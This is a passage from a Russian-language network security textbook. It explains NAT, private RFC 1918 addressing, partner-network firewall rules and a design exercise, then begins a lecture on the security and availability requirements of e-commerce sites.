NAT - это технология трансляции одного или нескольких адресов в другие адреса. Каким же образом она может помочь? При построении сетей мы используем 30 (или около того) адресов, предоставляемых провайдером, которые должны быть видны из интернета. Внутри сети мы используем адреса, невидимые из внешней среды, но являющиеся транслированными для связи с интернетом.

В большей части сетей межсетевой экран выполняет функции NAT. Маршрутизаторы также при необходимости могут выполнять эту функцию. Межсетевые экраны прикладного уровня реализуют трансляцию сетевых адресов как одну из своих функциональных возможностей (см. лекцию 10). Так как все соединения заканчиваются на межсетевом экране, из внешней среды виден только адрес межсетевого экрана. Межсетевые экраны с фильтрацией пакетов также имеют эту возможность, однако ее необходимо конфигурировать в процессе установки межсетевого экрана.

NAT выполняет также функцию безопасности, так как скрытые адреса внутренних систем являются невидимыми из интернета. Если система невидима, нельзя осуществить ее адресацию и направить на нее пакеты данных.

Примечание

NAT не обеспечивает полную защиту от атак, и не стоит полагаться на эту технологию и пренебрегать другими мерами защиты. Если злоумышленник находится внутри организации или имеет прямой доступ ко внутренней сети через VPN или телефонное соединение, то NAT и вовсе никак не сможет защитить сеть.

Частные адреса

Итак, у нас есть технология NAT, однако нам по-прежнему требуются адреса для внутренней сети. Неправильный выбор внутренних адресов может привести к возникновению всевозможных проблем маршрутизации. В RFC (Request for Comment - запросы на комментарий, в которых публикуется стандарты интернета) 1918 приводится определение того, что такое частные адреса. Эти адреса предназначены для использования во внутренних сетях, защищенных межсетевым экраном, выполняющим трансляцию сетевых адресов.

В RFC указывается, что следующие адреса являются частными:

- 10.0.0.0 - 10.255.255.255 (10.0.0.0 с 8-битной маской);
- 172.16.0.0 - 172.31.255.255 (172.16.0.0 с 12-битной маской);
- 192.168.0.0 - 192.168.255.255 (192.168.0.0 с 16.битной маской).

Использование этих адресов предоставляет организации широкие возможности по разработке своей *внутренней схемы* адресации. Во внутренней сети организации могут использоваться любые комбинации указанных адресов - нет никаких ограничений.

Ни один из этих адресов не является маршрутизируемым в интернете. Если попытаться выполнить команду ping, направленную на частный адрес, в ответ будут получены пакеты network unreachable (сеть недоступна).

Примечание

Некоторые провайдеры используют частные адреса в своей внутренней сети. В некоторых местах в данном случае будет получен ответ на ping-запрос по частному адресу. Если на провайдере во внутренней сети

используются частные адреса, то маршруты на эти сети не должны передаваться за пределы внутренней сети провайдера, чтобы не влиять на использование организацией этих адресов.

Статическая NAT

Мы настраиваем сеть на использование частных адресов, и нам нужно использовать NAT, чтобы обеспечить доступ к системам из интернета. В данном случае используется технология, называемая статической NAT. Статическая NAT связывает один реальный адрес из внешней сети организации с системой в демилитаризованной зоне. На рисунке 16.12 показано, как работает такая трансляция. Можно было бы связать адрес с системой во внутренней сети, но система тогда окажется доступной из внешней среды, и такие системы необходимо размещать в демилитаризованной зоне.

Рис. 16.12. Статическая трансляция сетевых адресов

Здесь очевиден вопрос: зачем усложнять жизнь и использовать NAT? Можно просто присвоить реальные адреса демилитаризованной зоне и все будет прекрасно! Конечно, так оно и есть, но тут возникают две проблемы. Во-первых, для реализации такого подхода потребуется еще один набор адресов, иначе понадобится разделить 30 предоставляемых провайдером адресов, чтобы некоторые адреса находились по внешнюю сторону от межсетевого экрана, а другие - по внутреннюю. Если вы

захотите разместить некоторые системы во второй демилитаризованной зоне, потребуется еще один набор адресов. Во-вторых, не все системы в *DMZ* требуют реальные адреса. Если обратиться к рис. 16.8, можно увидеть сервер приложения, расположенный в демилитаризованной зоне. Этот сервер не требует доступ из интернета. Он предназначен для обработки информации, принимаемой веб-сервером, и для взаимодействия с внутренним сервером баз данных.

Статическая NAT - это конфигурация "один к одному". Для каждой системы, которая должна быть доступна из Интернета, используется один реальный адрес. Статическая NAT пригодна для серверов в демилитаризованной зоне, однако не годится для клиентских рабочих станций.

Динамическая NAT

Динамическая NAT (также называется Hide - скрывающая - NAT) отличается от статической тем, что с одним реальным адресом связывается множество внутренних адресов (см. рис. 16.13) вместо использования связи "один к одному". Как правило, используемым реальным адресом является внешний адрес межсетевого экрана. Межсетевой экран отслеживает соединения и использует для каждого соединения отдельный порт. Это обуславливает предельное практическое число единовременных NAT-соединений, равное примерно 64 000. Имейте в виду, что одна внутренняя рабочая станция может открывать до 32 одновременных соединений при доступе к веб-сайту.



Рис. 16.13. Динамическая трансляция сетевых адресов

Динамическая NAT особенно полезна для клиентских рабочих станций, использующих протокол динамической конфигурации DHCP. Так как системы, использующие DHCP, не получают в обязательном порядке тот же самый IP-адрес после перезагрузки, статическая NAT здесь непригодна. Системы, использующие динамическую NAT, не являются адресуемыми из внешней среды, так как только межсетевой экран руководит связыванием портов с системами, и эти связи регулярно меняются.

Разработка партнерских сетей

Концепции разработки интернет-архитектур, обсужденные выше, также могут быть использованы при разработке сетей между партнерами. Потребность в постоянном соединении между организациями продолжает стремительно возрастать, так как это снижает их затраты.

Работа с партнерскими сетями

Партнерские сети, как правило, создаются для обмена определенными файлами или фрагментами данных между организациями. Это обуславливает требование соединения отдельных систем внутри одной организации с конкретными системами в другой организации. Это не означает, однако, что одной организации требуется неограниченный доступ к сети другой организации.

Если при построении партнерской сети использовать подход с учетом возможных рисков, станет видно, что при соединении двух организаций проявление угроз действительно возможно. Соединенные сети двух организаций обеспечивают возможность сотрудников одной организации осуществлять доступ в сеть другой организации и наоборот. Также следует вспомнить материал лекции 7, в которой говорилось о том, что клиенты и поставщики могут являть собой злоумышленников. Разумеется, необходимо реализовать некоторый контроль для обработки данного риска.

Настройка

Требования безопасности для партнерской сети немного отличаются от требований в случае с интернет-соединением. Поэтому мы можем использовать те же архитектуры и методологии.

Службы, необходимые для соединения, определены, и системы, предоставляющие эти службы, расположены в демилитаризованной зоне. Это не та *DMZ*, которая использовалась для интернет-соединения, хотя она может располагаться за пределами области, защищаемой межсетевым экраном интернета, при наличии достаточного объема ресурсов (см. рис. 16.14). Изучая рисунок, обратите внимание на то, что на межсетевом экране добавлены два интерфейса: один для партнерской *DMZ*, а другой - для партнерской сети.

На межсетевом экране необходимо установить дополнительные правила, чтобы позволить системам в партнерской организации, а также внутренним системам осуществлять доступ к партнерским *DMZ*-системам. Однако не должны присутствовать правила, позволяющие

системам в партнерской организации подключаться к внутренней сети, демилитаризованной зоне интернета или к интернету. На многих межсетевых экранах может потребоваться установить дополнительные запреты. В таблице 16.1 показано, каким образом будут изменены правила.

Таблица 16.1. Правила маршрутизатора интернета с доступом в партнерскую сеть

Номер правила	IP-адрес источника	IP-адрес назначения	Служба	Действие
1	Партнерская сеть	Партнерская *DMZ*	Необходимая для партнерских взаимоотношений	Принятие
2	Партнерская сеть	Любой	Любая	Отказ
3	Партнерская *DMZ*	Партнерская сеть	Необходимая для партнерских взаимоотношений	Принятие
4	Любой	Партнерская сеть	Любая	Отказ
5	Любой	Веб-сервер	HTTP	Принятие
6	Любой	Почтовый сервер	SMTP	Принятие
7	Почтовый сервер	Любой	SMTP	Принятие
8	Внутренняя сеть	Любой	HTTP, HTTPS, FTP, telnet, SSH	Принятие
9	Внутренняя DNS	Любой	DNS	Принятие
10	Любой	Любой	Любой	Сброс

Как видно из таблицы 16.1, в верхней части списка присутствуют правила, конкретно отклоняющие доступ к партнерским сетям и из них. Так как большая часть межсетевых экранов работает по первому совпавшему условию, необходимо расположить перед правилами

глобального разрешения правила 5, 6, 7, 8 и 9.



Рис. 16.14. Партнерская DMZ, использующая межсетевой экран интернета

Вопросы адресации

При работе с партнерскими сетями возникает еще один вопрос - вопрос адресации. В большинстве организаций во внутренних сетях используются частные адреса. По этой причине очень вероятна ситуация, при которой в партнерской сети будут использоваться те же

адреса, что и в рассматриваемой организации.

Организации, в которых не уделяется внимание этой проблеме, могут столкнуться с тем, что целая сеть 10.x.x.x будет определяться так, будто она принадлежит определенному партнеру, а в итоге окажется, что другая партнерская организация также использует 10.x.x.x. Чтобы предотвратить эту проблему, рекомендуется использовать NAT при подключении к партнерским сетям. Посредством определения политики трансляции для партнерской сети можно разрешить этой сети стать частью вашей схемы адресации.

Примечание

Материал этого раздела предназначен только для того, чтобы обратить ваше внимание на рассматриваемый вопрос. Адресация и правильная маршрутизация объединенных сетей - это тема для отдельной большой книги. При построении объединенных сетей необходимо соблюдать внимательность, чтобы трафик передавался корректно и не возникали лишние проблемы, связанные с безопасностью.

Проект 16 Создание интернет-архитектуры

Данный проект предназначен для демонстрации этапов создания интернет-архитектуры. В данном упражнении подразумевается, что вы привлечены к сотрудничеству в компанию Widget Makers, Inc. с целью разработки подходящей интернет-архитектуры для этой организации. Widget Makers предъявляет следующие требования к соединению с интернетом:

- необходимо создать веб-сервер, на котором будет представлена информация о продуктах компании;
- в качестве основного механизма связи с клиентами и партнерами используется электронная почта;
- сотрудники офиса должны иметь возможность использовать интернет для доступа через веб;
- компания содержит веб-сайт для партнеров-перекупщиков, на котором эти партнеры могут заказывать товары. Этот сайт должен находиться отдельно от веб-сайта компании.

Шаг за шагом

1. Принимая во внимание изложенные требования, определите, какие службы нужно предоставлять пользователям через интернет.
2. Определите, какие службы управления необходимы для поддержки архитектуры.
3. Определите, какую архитектуру соединения использовать для работы с несколькими провайдерами.
4. Определите, какую следует применить архитектуру межсетевых экранов. Сколько интерфейсов потребуется на межсетевом экране?
5. Определите соответствующий набор правил для каждого межсетевого экрана, используемого в сети.
6. Определите необходимое число IP-адресов и составьте план адресации для внутренних систем.
7. По завершении проектирования сети оказалось, что у компании нет достаточного объема средств для реализации предложенной архитектуры. Что в первую очередь можно исключить из архитектуры, чтобы снизить ее стоимость? Каким образом это изменение повлияет на общий уровень безопасности архитектуры? Не забудьте при этом максимальным образом обеспечить конфиденциальность, целостность, доступность и ответственность.

Выводы

Предъявленные требования приведут к созданию структуры сети с высоким уровнем доступности. В такой архитектуре, как правило, используется избыточное оборудование и два провайдера интернет-услуг. Для веб- и почтовых серверов следует использовать демилитаризованную зону. Система, используемая для связи с партнерами, может находиться либо в демилитаризованной зоне, либо в отдельной партнерской сети.

Такая архитектура имеет высокую стоимость. Если у организации нет возможности потратить соответствующий объем средств для реализации проекта, можно убрать из архитектуры некоторое избыточное оборудование. Однако это прежде всего повлияет на общий

уровень доступности.

Контрольные вопросы

1. Какой RFC определяет адреса, используемые в частных сетях?
2. В чем заключается основная причина предоставления служб пользователям?
3. Почему системы, к которым осуществляется доступ из внешней среды, не могут пользоваться полным доверием?
4. Почему протокол ICMP является важным компонентом сети?
5. Скольким внутренним системам разрешается использовать *NTP* в интернете?
6. Почему не рекомендуется использовать FTP через интернет?
7. Для предотвращения каких сбоев предназначена архитектура с несколькими соединениями с одним провайдером?
8. Как расшифровывается аббревиатура *BGP*?
9. Почему необходимо использовать *BGP* при наличии нескольких точек присутствия провайдера?
10. Нужны ли в конфигурации *DMZ* с двумя межсетевыми экранами какие-либо ограничения на типы межсетевых экранов, которые должны использоваться в каждом из местоположений?
11. Какова основная причина использования NAT?
12. Перечислите три набора адресов, которые можно легально использовать для внутренней системы.
13. Какой тип присваивания адресов обеспечивает статическая NAT?
14. С точки зрения безопасности, каким образом системы, к которым осуществляется доступ через партнерские сети, должны отличаться от систем, к которым осуществляется доступ из интернета?
15. Чем нужно прежде всего руководствоваться при разработке интернет-архитектуры?

Электронная коммерция: требования к безопасности

Рассмотрены вопросы организации и ведения электронной коммерции, вопросы реализации безопасности клиентской и серверной частей, приложений, баз данных.

Электронная коммерция (e-*commerce*) встречается в интернете повсюду. Компании по всему миру используют сайты в интернете для предложения клиентам своей продукции. Некоторые из этих попыток оказались успешными, другие - провалились. Успешные организации объединяет тот факт, что они осознают, что занимаются электронной коммерцией для того, чтобы делать деньги. Деньги можно делать, предлагая новые услуги через интернет, расширяя имеющиеся услуги, либо посредством предоставления имеющейся услуги за более низкую цену.

Организации, занимающиеся электронной коммерцией, подвергают себя опасности. Они вкладывают средства в новые технологии и в новые методы предоставления товаров и услуг в надежде повысить степень выгоды бизнеса. Риски, представляемые для организации, имеют несколько причин: сторонние люди могут проигнорировать услугу, могут не появиться новые клиенты, а имеющимся клиентам новая услуга может прийтись не по душе. Так как речь идет об организациях, занимающихся электронной коммерцией, необходимо принимать в расчет полностью новый набор угроз и уязвимостей. Эти новые угрозы и уязвимости обуславливают риски, которые необходимо контролировать.

Говоря об электронной коммерции, необходимо иметь в виду, что электронные системы обработки заказов и платежей существуют уже продолжительное время. На протяжении многих лет между компаниями используется система Electronic *Data Interchange* (*EDI*) для заказа товаров и осуществления платежей. Большим преимуществом, которое заставляет много говорить об электронной коммерции, является то, что сегодня обычные покупатели могут заказать практически любой товар из любого места, а любая организация может очень быстро открыть электронный магазин. Кроме того, многие организации, занимавшиеся ранее продажей товаров через распространительные сети, теперь могут продавать свою продукцию непосредственно покупателям и таким

образом снижать стоимость ведения бизнеса.

Службы электронной коммерции

Какие услуги предоставляет электронная коммерция? Этот список очень велик, и некоторые службы являются совершенно новыми и инновационными. Например, некоторые организации продают подписки на источники информации. Данный тип услуги стал доступен довольно давно, но он требовал немалых средств, так как при его применении, как правило, нужна отдельная телефонная линия для заказов. Сейчас любой человек может воспользоваться этими услугами через интернет. Поставщик услуг также может увеличить свой доход посредством предоставления информации подписчикам за меньшую стоимость.

Еще одной услугой, предоставление которой стало возможным через интернет благодаря электронной коммерции, является предоставление библиотечных услуг для секретной и конфиденциальной информации. Организации могут подписываться на службу, осуществляющую хранение и электронный доступ к принадлежащей им информации. Доставка информации в организацию осуществляется через интернет. Например, организация A заключает договор с компанией V для хранения и работы с электронной информацией. Компания V создает центр данных с большим объемом хранилища и обеспечивает доставку файлов организации A. Эти файлы затем могут быть размещены на системах таким образом, чтобы сотрудники организации A могли безопасно осуществлять доступ к ним. Компания V взимает плату с организации A в зависимости от объема хранимых данных.

Другие услуги, предоставляемые посредством электронной коммерции, связаны с функциями, выполняемыми организацией, которые посредством этих услуг могут выполняться с меньшими затратами. Хорошим примером здесь является распространение информации. Производителям, например, требуется распространять информацию о продуктах и прайс-листы по информационным сетям дистрибуторов и перепродавцов.

Раньше производителям требовалось распечатывать и отправлять информацию в виде твердых копий по обычной почте либо

настраивать сложные и дорогие частные сети, чтобы обеспечить подключение распространителей к системам производителя и получение информации. С привлечением возможностей электронной коммерции производитель может создать в интернете единый сайт и разрешить распространителям и перепродавцам подключаться к нему через интернет и получать необходимую информацию. Данный подход дешевле и более просто реализуется.

Вероятно, самая распространенная услуга, предоставляемая посредством электронной коммерции - это покупка товаров. Даже для этой традиционной услуги можно наблюдать некоторые нововведения. Определенные компании продают через интернет электронные книги и MP3-файлы. Это тоже разновидность обычной услуги по продаже товаров. Многие сайты в интернете предоставляют клиентам возможность приобретать товары: клиенты делают заказ, после чего товар пересылается клиенту.

Различия между службами электронной коммерции и обычными службами DMZ

Очевидно, что службы электронной коммерции могут предоставляться с использованием аналогичных инфраструктур тем, которые применяются для реализации интернет-соединений. Однако существует ряд различий между способами разработки служб электронной коммерции и конструкцией обычных служб интернета.

Первым различием между этими инфраструктурами является набор требований к службам. В случае с обычными службами интернета или *DMZ* (для получения более подробной информации о *DMZ* обратитесь к лекции 16) организации требуется предоставлять информацию общественности (веб-сайты) или передавать информацию между сотрудниками компании и широкой общественностью (почта). От организации может потребоваться подтвердить тот факт, что она предоставляет корректную информацию через свой веб-сайт, и что веб-сайт большую часть времени находится в рабочем состоянии. То же самое относится к электронной почте. Функция электронной почты заключается в сохранении сообщений и их пересылке. Иногда доставка сообщения занимает определенное время. Если доставка входящей

почты отложена из-за системной ошибки, то это не представляет каких-либо особых проблем для организации. Входящая почта не является жизненно важной для ежедневных деловых процессов, и поэтому источник электронной почты не обязательно должен верифицироваться на предмет адреса электронной почты источника.

Теперь рассмотрим коммерческие требования. Организации по-прежнему требуется предоставлять услуги широкой общественности (коммерческие взаимоотношения "компания-клиент"); однако организации должно быть известно, кто заказывает товары и осуществляет их оплату. По крайней мере, организация должна реализовать подтверждение личности человека, заказывающего товары. Так как мы не имеем дела с личными идентификационными карточками, должна использоваться иная форма идентификации. Как правило, это кредитная карта в комбинации с адресом доставки товаров.

Еще одним новым аспектом электронной коммерции является потребность в конфиденциальном содержании некоторой информации. Информация может быть предназначена для продажи (т. е. организация получает доход от продажи информации), это могут быть данные о клиентах, предназначенные для сохранного содержания, либо информация, используемая при совершении покупок (номера кредитных карт).

Эти два основных отличия - верификация и конфиденциальность - представляют собой разницу между службами электронной коммерции и обычными службами *DMZ*. Существует еще один момент, который необходимо принимать в расчет, когда речь идет об электронной коммерции, - доступность информации. Веб-сайты теперь не просто содержат информацию об организациях - они обеспечивают доход компании и предоставляют услуги клиентам. Доступность является критическим вопросом безопасности, связанным с сайтом электронной коммерции.

Примеры служб электронной коммерции

Когда мы говорим о применении системы безопасности к службам электронной коммерции, можно рассматривать этот вопрос

относительно четырех основных аспектов безопасности, обсужденных в лекции 4: конфиденциальность, целостность, доступность и ответственность. Также можно подразумевать, что доступность является аспектом, связанным с любым типом электронной коммерции. Моменты, связанные с другими аспектами, различаются в зависимости от типа предлагаемых услуг электронной коммерции. Следующие разделы содержат примеры того, каким образом можно обеспечить безопасность служб электронной коммерции.

Продажа товаров

Допустим, организации требуется продавать свою продукцию через интернет. Основной концепцией здесь является то, что клиенты будут посещать веб-сайт, знакомиться с перечнем товаров и заказывать товары с доставкой. Оплата будет производиться посредством кредитной карты, а доставка товаров будет осуществляться с использованием наиболее экономичного метода.

Для данного сценария можно вывести следующие требования безопасности для каждой базовой функции безопасности.

- Конфиденциальность. Большая часть информации не является конфиденциальной. Однако номер кредитной карты - это конфиденциальные данные. Адрес электронной почты клиента и другая личная информация также может являться конфиденциальной в зависимости от политики секретности сайта.
- Целостность. Клиент потребует обеспечения целостности данных, чтобы он смог получить то, что ему требуется. Для содержания информации в корректном виде потребуется обеспечить целостность на протяжении всей процедуры, а также гарантировать целостность каталога, чтобы цены в каталоге соответствовали действительности.
- Ответственность. Организации нужно будет подтверждать тот факт, что лицо, использующее кредитную карту, действительно является ее владельцем.

Из приведенного краткого примера видно, что безопасность играет очень большую роль в архитектуре данной системы электронной

коммерции.

Предоставление конфиденциальной информации

Рассмотрим еще одну службу электронной коммерции. В данном примере организация предоставляет пользователям информацию за определенную плату. Эта информация является собственностью организации, и руководство организации хочет контролировать то, каким образом информация распространяется. Организация фактически продает доступ к данным отдельным пользователям или другим организациям на основе подписки.

Основываясь на данном сценарии, можно составить список требований к безопасности базовых служб.

- Конфиденциальность. Прайс-листы, заказы и отчеты о дефектах представляют собой конфиденциальные данные. Кроме того, на каждого распространителя должно быть наложено ограничение на то, какие прайс-листы и заказы он может просматривать.
- Целостность. Прайс-листы необходимо защищать от несанкционированного изменения. Каждый заказ должен быть корректен в любом месте системы.
- Ответственность. Производителю потребуется узнать, какой распространитель запрашивает прайс-лист или размещает заказ; это необходимо для предоставления корректной информации.

Важность доступности

Доступность в данной книге рассматривается как отдельная тема, так как это ключевой вопрос, связанный с работой служб электронной коммерции. Если сайт недоступен, то бизнес компании стоит на месте. Все даже более серьезно, так как доступность сайта влияет непосредственно на доверие клиента предоставляемым услугам. Это не значит, что ошибки в других службах безопасности не повлияют на доверие клиента (просмотрите информацию о недавних сбоях при обеспечении конфиденциальности, чтобы выяснить, какое влияние они оказывают), однако сбой в доступности почти наверняка переведет внимание потенциального клиента на конкурента компании.

Вопросы взаимоотношений "компания-клиент"

Проверка доступности начинается с вопросов, связанных с организацией, которой требуется поддерживать деловые отношения с рядовым населением или конкретной клиентурой. Существует несколько вопросов, связанных с доступностью. Первый вопрос: когда клиенту понадобится пользоваться услугой? Ответ: в любой момент, когда это ему потребуется. Это не играет роли, когда в организации предполагают наличие определенного числа клиентов, это имеет значение лишь тогда, когда клиентам требуется посетить сайт и выполнить деловые операции. Поэтому сайт должен быть включен в любое время.

Также следует иметь в виду, что при этом должен быть в активном состоянии весь сайт целиком, а также система обработки платежей и остальные компоненты сайта, которые могут понадобиться клиенту. Можете представить, что почувствует клиент, нашедший ваш сайт, определивший, какой товар ему нужно приобрести, и в итоге обнаруживший, что его заказ не может быть обработан из-за недоступности платежной системы. Скорее всего, этот клиент достанется вашим конкурентам.

Хотя это не вопрос безопасности, в целом проблема доступности предусматривает такие деловые вопросы, как возможность приема и обработки заказов, вводимых в систему. При построении сайта необходимо обеспечить достаточный объем инфраструктуры для ожидаемой нагрузки. Этот момент очень хорошо иллюстрируется на примере телевизионной коммерческой компании. Компания начинает с команды людей, которые только что закончили работу над созданием веб-сайта электронной коммерции. Они смотрят на экран и ждут первого заказа. Первый заказ не заставляет себя долго ждать, и все с облегчением вздыхают. Затем заказы начинают поступать все чаще и чаще, и в скором времени их количество уже достигает нескольких сотен тысяч. По реакции персонала видно, что они не ожидали такого потока заказов, и что они просто не смогут их обработать. С подобными неурядицами столкнулись интернет-продавцы в сезон Рождества 1999 г. Несколько крупных компаний не смогли обеспечить обработку ряда заказов и практически прекратили из-за этого свою работу.

"компания-компания"

Электронная коммерция, реализуемая между компаниями, отличается от случая "компания-клиент". Электронная коммерция между компаниями, как правило, реализуется между двумя организациями, установившими определенные взаимоотношения. Одна организация обычно приобретает продукцию или пользуется услугами другой. Так как между этими организациями установлены взаимоотношения, вопросы безопасности могут обрабатываться вне канала связи (это означает, что организациям не придется решать вопросы безопасности при выполнении транзакции).

С другой стороны, вопросы доступности становятся более строгими. Организации реализуют данный тип электронной коммерции для ускорения процесса обработки заказов и для снижения общих затрат, имеющих место при обработке бумажных заказов и счетов. Следовательно, если одной организации требуется сделать заказ, другая организация должна иметь возможность принять его и обработать. Некоторые взаимоотношения между компаниями предусматривают проведение транзакций в определенное время дня, в других случаях требуется проводить транзакции в любое время.

В качестве примера данного типа электронной коммерции рассмотрим компанию - производитель оборудования. Данная компания использовала много стали при изготовлении своей продукции, поэтому приняла решение наладить взаимоотношения с локальным поставщиком стали. Для снижения затрат производителю требуется заказывать сталь дважды в день и получать сырье в течение 24 часов после заказа для немедленного применения в производстве. Взаимоотношения между производителем оборудования и поставщиком стали устанавливаются таким образом, чтобы производитель осуществлял заказы на сырье ежедневно, один раз утром и второй раз - после полудня. Таким образом, коммерческий сайт поставщика стали должен непрерывно работать в эти промежутки времени. В противном случае производитель не сделает заказ на сырье, и запасы стали могут закончиться раньше, чем прибудет их пополнение. Поставщик может не иметь возможности четко определять, когда система должна быть доступной.

Примечание

Очевидно, что если сайт отключен, можно использовать альтернативный вариант. Производитель может сделать заказ посредством телефонного звонка, либо поставщик стали обнаружит, что сайт отключен, и позвонит в компанию-производитель оборудования, чтобы получить заказ. В любом случае необходимо задействовать другие системы для определения отказавших компонентов, чтобы использовать в этом случае альтернативный подход.

Всемирное время

Доступность систем электронной коммерции подчиняется концепции всемирного времени. Данная концепция определяет глобальную природу интернета и электронной коммерции как таковой. Традиционные коммерческие отношения зависят от людей. Люди открывают магазины и ждут клиентов. Магазин открыт на протяжении часов, в течение которых клиенты вероятнее всего выходят за покупками.

После введения систем заказов по электронной почте начала просматриваться концепция всемирного времени. Клиенты могут заказывать товар по телефону, не выходя из дома. Вследствие этого в организациях, принимающих заказы по электронной почте, сотрудникам приходится в течение продолжительного времени отвечать на телефонные звонки. Некоторые компании с системой заказов по электронной почте поддерживают работу системы заказов в течение 24 часов в день.

То же самое относится и к интернету. Интернет присутствует во всех точках земного шара. Следовательно, независимо от местного времени в определенном месте земного шара обязательно будет середина дня. Некоторые организации могут нацеливать свою продукцию на локальных потребителей. Но это не означает, что в продукции компании будет заинтересованы только локальные клиенты. Заказы могут поступать из самых различных точек планеты. Для расширения рынка продукции организации, коммерческий сайт должен поддерживать обработку заказов, исходящих из самых различных мест.

Удобство клиента

В конечном итоге доступность обуславливает удобство клиента. Насколько удобной представляется клиенту организация обработки заказа и доставки товара? Если сайт недоступен, когда клиенту требуется сделать заказ на товар, то клиент, скорее всего, ощутит неудобство.

То же относится и к случаю, когда клиент хочет проверить состояние заказа или отследить доставку приобретенного товара. Если данная возможность заявлена, но не предоставлена, или клиент получил меньше пользы, чем ожидал, то он перестанет доверять такой организации. Такое произошло со мной несколько лет назад. Я заказал программное обеспечение на сайте интернет-магазина. Была указана лучшая цена, и имя компании-производителя ПО являлось широко известным. Когда программный пакет не был доставлен к назначенному времени, я попытался отследить доставку товара через коммерческий сайт организации. На сайте предлагалась услуга по отслеживанию заказов, однако она не функционировала. В конце концов, данный производитель ПО потерял свои позиции на рынке из-за того, что не обеспечил работу заявленной на сайте простой услуги отслеживания доставки товаров.

Удобство или неудобство клиента может быстро преумножаться. Информация распространяется через интернет множеством способов, включая сайты с обзорами компаний и продуктов, списки электронной почты, в которых пользователи обсуждают самые различные темы, чат-порталы и системы новостей, позволяющие проводить дискуссии в виде форумов. Организации, качественно предоставляющие свои услуги, часто упоминаются на таких сайтах и форумах. Пользователи рекомендуют друг другу пользоваться услугами тех или иных компаний. Не менее часто в обсуждениях фигурируют организации, предоставляющие услуги некачественно или не в полном объеме, поэтому если одному клиенту не понравилось, как его обслужила та или иная компания, его отрицательное мнение дойдет до сотен и тысяч других пользователей. Таким образом, число потенциальных клиентов организации будет снижаться со скоростью в нескольких тысяч за пару минут.

Убытки вследствие простоя

